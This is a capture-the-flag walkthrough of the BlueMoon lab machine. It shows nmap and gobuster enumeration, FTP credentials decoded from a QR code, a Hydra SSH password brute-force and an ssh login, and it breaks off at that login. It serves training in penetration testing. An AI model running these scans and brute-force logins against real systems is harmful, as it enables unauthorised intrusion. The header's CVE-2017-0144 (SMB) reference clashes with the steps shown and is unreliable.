

BLUEMOON

Description	Users are required to identify and exploit several vulnerabilities to gain root access. The machine covers a range of security topics, including web application vulnerabilities, privilege escalation, and network exploitation.
Severity	Info
Port No.	21,22,80
Service	ftp,ssh,http
CVE-ID	CVE-2017-0144
CVSS Score	8.1
Reference	https://technet.microsoft.com/en-us/library/security/ms17-010.aspx https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb https://github.com/cldrn/nmap-nse-scripts/wiki/Notes-about-smb-vuln-ms17-010
Remediatio n	Enforce strong password policies, implement parameterized queries, regularly update and patch software, review and apply the principle of least privilege, and conduct regular security assessments


POC:-

Step 01:- Set up the Bluemoon machine on virtual box .  Debian GNU/Linux 10 BlueMoon tty1 BlueMoon login: _
Step 02:- Using nmap tool to scan a network Command:- nmap -sV -p- -T4 <Victim's IP>



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.37.32   80:30:49:5b:fd:cf      1      60  Liteon Technology Corporation
 192.168.37.72   1a:37:67:e3:5e:2b      1      60  Unknown vendor
 192.168.37.217  08:00:27:c8:92:50      1      60  PCS Systemtechnik GmbH


┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- -T4 192.168.37.217
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 14:11 EST
Nmap scan report for 192.168.37.217
Host is up (0.0032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:C8:92:50 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds
```


Step 03:- Go to browser for checking the running service by searching http://<Victim's IP>



" -- Welcome -- "


Are You Ready To Play With Me .....!

Step 04:- Using gobuster for discovering all the files and directories using "directory-list-2.3-medium.txt" which is located at /usr/share/wordlists/dirbuster to gain effective results.
Command:- gobuster dir -u http://<Victim'sIP> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.37.217  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.37.217
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 279]
/hidden_text          (Status: 200) [Size: 1169]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Step 05:- Using hidden_text to get more information and we got a page under maintenance with something fishy in it , so let's click on Thank You..
URL:- http://<Victim's IP>/hidden_text




Maintanance!


Sorry For Delay. We Will Recover Soon.

Thank You ...

Step 06:- After clicking on Thank You.., this page with a QR is displayed.



Step 07:- Using zxing.org for decoding a message hidden inside a QR .



Decode Succeeded

Raw text

```
#!/bin/bash

HOST=ip
USER=userftp
PASSWORD=ftpp@ssword

ftp -inv $HOST user $USER $PASSWORD
bye
EOF
```

Raw bytes


```
46 32 32 12 f6 26 96 e2   f6 26 17 36 80 a0 a4 84
f5 35 43 d6 97 00 a5 55   34 55 23 d7 57 36 57 26
67 47 00 a5 04 15 35 35   74 f5 24 43 d6 67 47 07
04 07 37 37 76 f7 26 40   a0 a6 67 47 02 02 d6 96
e7 62 02 44 84 f5 35 42   07 57 36 57 22 02 45 55
34 55 22 02 45 04 15 35   35 74 f5 24 40 a6 27 96
50 a4 54 f4 60 ec 11 ec   11 ec 11 ec
```

Barcode format	QR_CODE
Parsed Result Type	TEXT

Parsed Result

```
#!/bin/bash

HOST=ip
USER=userftp
PASSWORD=ftpp@ssword

ftp -inv $HOST user $USER $PASSWORD
bye
EOF
```


Step 08:- After decoding a message we got a user and password.



Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

Step 09:- The credentials are for ftp so now login to FTP. Command:- sudo ftp <Victim's IP>



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.37.217
Connected to 192.168.37.217.
220 (vsFTPd 3.0.3)
Name (192.168.37.217:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Step 10:- After successful login through those credentials let's gather more information.

Command:- ls

get


information.txt

get p_lists.txt




```
ftp> ls
229 Entering Extended Passive Mode (|||55952|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||27064|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*******************************************************************
226 Transfer complete.
147 bytes received in 00:00 (11.04 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||54121|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*******************************************************************
226 Transfer complete.
363 bytes received in 00:00 (30.63 KiB/s)
ftp> 
```

Step 11:- Using cat to display the content of the information.txt file. Command:- cat information.txt




```
┌──(root㉿kali)-[/home/kali]
└─# cat information.txt

Hello robin  ... !

    I'm Already Told You About Your Password Weekness. I will give a Password list. you Ma
y Choose Anyone of The Password.
```

Step 12:- Displaying content of p_lists.txt Command:- cat p_lists.txt




```
┌──(root㉿kali)-[/home/kali]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

Step 13:- With the help of hydra tool trying to crack the password of robin. Command:- hydra -l robin -P p_lists.txt ssh://<Victim'sIP>




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l robin -P p_lists.txt ssh://192.168.37.217
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-23 14:31:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.37.217:22/
[22][ssh] host: 192.168.37.217   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-23 14:31:52
```

Step 14:- Now use ssh to login as robin after getting the password of robin as k4rv3ndh4nh4ck3r
Command:- ssh robin@<Victim's IP>



